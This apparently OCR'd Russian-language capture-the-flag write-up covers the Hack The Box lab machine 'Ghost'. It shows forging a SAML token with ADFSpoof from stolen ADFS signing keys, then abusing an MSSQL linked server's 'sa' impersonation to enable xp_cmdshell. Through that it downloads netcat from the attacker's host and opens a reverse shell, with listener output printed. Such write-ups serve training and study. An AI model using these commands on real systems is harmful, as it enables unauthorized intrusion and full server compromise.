
Данные ADFS

Полученные `Private Key` и `Token Signing Key` необходимо декодировать.

```
cat pk.txt | tr -d "-" | xxd -r -p > pk.bin
cat tsk.txt | base64 -d > tsk.bin
```

Затем используем **ADFSpoof**, чтобы сгенерировать `SAMLResponse` пользователя на имя юзера `Administrator@ghost.htb` и сервиса `core.ghost.htb`.


```
python3 ADFSpoof.py -b tsk.bin pk.bin -s 'core.ghost.htb' saml2
--endpoint 'https://core.ghost.htb:8443/adfs/saml/postResponse'
--nameidformat 'urn:oasis:names:tc:SAML:1.1:nameid-format:
emailAddress' --nameid 'Administrator@ghost.htb' --rpidentifier
'https://core.ghost.htb:8443' --assertions '<Attribute Name="http://
schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>
Administrator@ghost.htb</AttributeValue></Attribute><Attribute
Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>
Administrator</AttributeValue></Attribute>'
```



```
A tool to for AD FS security tokens
Created by @doughsec
```

Получение SAMLResponse

Следом выполняем и перехватываем через Burp Proxy запрос к сервису `https://core.ghost.htb/adfs/saml/postResponse`, изменяем метод с GET на POST и вставляем данные `SAMLResponse`.




Request to https://core.ghost.htb:8443 [10.10.11.24]

```
POST /adfs/saml/postResponse HTTP/1.1
Host: core.ghost.htb:8443
Cookie: connect.sid=s%3A2FF0PCT7Qckc_MsYOjj37Y-B6IayDnbM.uNa%2BTWcvtqmusGWdNPSZrN1311CZ9OLATRi1dGYkyZk
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Запрос к серверу core.ghost.htb

Отправляем данный запрос на сервер и в браузере видим страницу Ghost Config Panel.



https://core.ghost.htb:8443

Ghost Config Panel

Database Debug

Currently configured databases:

- MSSQL (domain: ghost.htb)
- MSSQL (domain: corp.ghost.htb)

The databases are correctly linked.

Query Debugger

(Only supported for the main database - sorry!)

SQL: Execute


Output:

Главная страница сайта core.ghost.htb

Microsoft SQL Server

Никаких привилегий у текущего пользователя базы данных нет. Олицетворения тоже не настроены. Однако в домене есть связанный сервер `PRIMARY`, найти который можно следующим запросом.

```
EXEC sp_linkedservers;
```



Query Debugger

(Only supported for the main database - sorry!)

SQL: EXEC sp_linkedservers; Execute


Output:

```
{
    "recordsets": [
        [
            {
                "SRV_NAME": "DC01",
                "SRV_PROVIDERNAME": "SQLNCLI",
                "SRV_PRODUCT": "SQL Server",
                "SRV_DATASOURCE": "DC01",
                "SRV_PROVIDERSTRING": null,
                "SRV_LOCATION": null,
                "SRV_CAT": null
            },
            {
                "SRV_NAME": "PRIMARY",
                "SRV_PROVIDERNAME": "SQLNCLI",
                "SRV_PRODUCT": "SQL Server",
                "SRV_DATASOURCE": "PRIMARY",
                "SRV_PROVIDERSTRING": null,
                "SRV_LOCATION": null,
                "SRV_CAT": null
            }
        ]
    ],
    "recordset": [
        {
            "SRV_NAME": "DC01",
            "SRV_PROVIDERNAME": "SQLNCLI",
            "SRV_PRODUCT": "SQL Server",
            "SRV_DATASOURCE": "DC01",
            "SRV_PROVIDERSTRING": null,
            "SRV_LOCATION": null,
            "SRV_CAT": null
        },
        {
            "SRV_NAME": "PRIMARY",
            "SRV_PROVIDERNAME": "SQLNCLI",
            "SRV_PRODUCT": "SQL Server",
            "SRV_DATASOURCE": "PRIMARY",
            "SRV_PROVIDERSTRING": null,
```

Информация о связанных серверах

Теперь нужно проверить привилегии пользователя базы данных и настройки олицетворения на связанном сервере. Следующим запросом можно определить, что мы можем выполнять команды на связанном сервере `PRIMARY` от имени административной учетной записи `sa`.

```
EXECUTE('SELECT distinct b.name FROM sys.server_permissions a INNER
JOIN sys.server_principals b ON a.grantor_principal_id = b.
principal_id WHERE a.permission_name = ''IMPERSONATE'';') AT
"PRIMARY";
```



Output:

```
{
    "recordsets": [
        [
            {
                "name": "sa"
            }
        ]
    ],
    "recordset": [
        {
            "name": "sa"
        }
    ],
    "output": {},
    "rowsAffected": [
        1
    ]
}
```


Настройки олицетворения на связанном сервере

Учетная запись `sa` имеет привилегии для конфигурирования сервера и выполнения команд в операционной системе через процедуру `xp_cmdshell`. Выполним две команды: загрузку **netcat** и запуск реверс-шелла.

```
EXECUTE('EXECUTE AS LOGIN = ''sa''; EXEC SP_CONFIGURE ''show
advanced options'', 1; reconfigure; EXEC SP_CONFIGURE ''xp_cmdshell''
, 1; reconfigure; exec xp_cmdshell ''curl 10.10.16.8:8000/nc64.exe
-o C:\Windows\Tasks\nc.exe'';') AT "PRIMARY"
```

```
EXECUTE('EXECUTE AS LOGIN = ''sa''; EXEC SP_CONFIGURE ''show
advanced options'', 1; reconfigure; EXEC SP_CONFIGURE ''xp_cmdshell''
, 1; reconfigure; exec xp_cmdshell ''cmd /c C:\Windows\Tasks\nc.exe
10.10.16.8 4321 -e cmd.exe'';') AT "PRIMARY"
```

В листенер прилетает сессия от имени учетной записи службы базы данных.



```
rlwrap nc -nlvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.11.24 49779
Microsoft Windows [Version 10.0.20348.2582]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name              SID
====================== ===============================================================
nt service\mssqlserver S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT SERVICE\ALL SERVICES                    Well-known group S-1-5-80-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Информация о пользователе

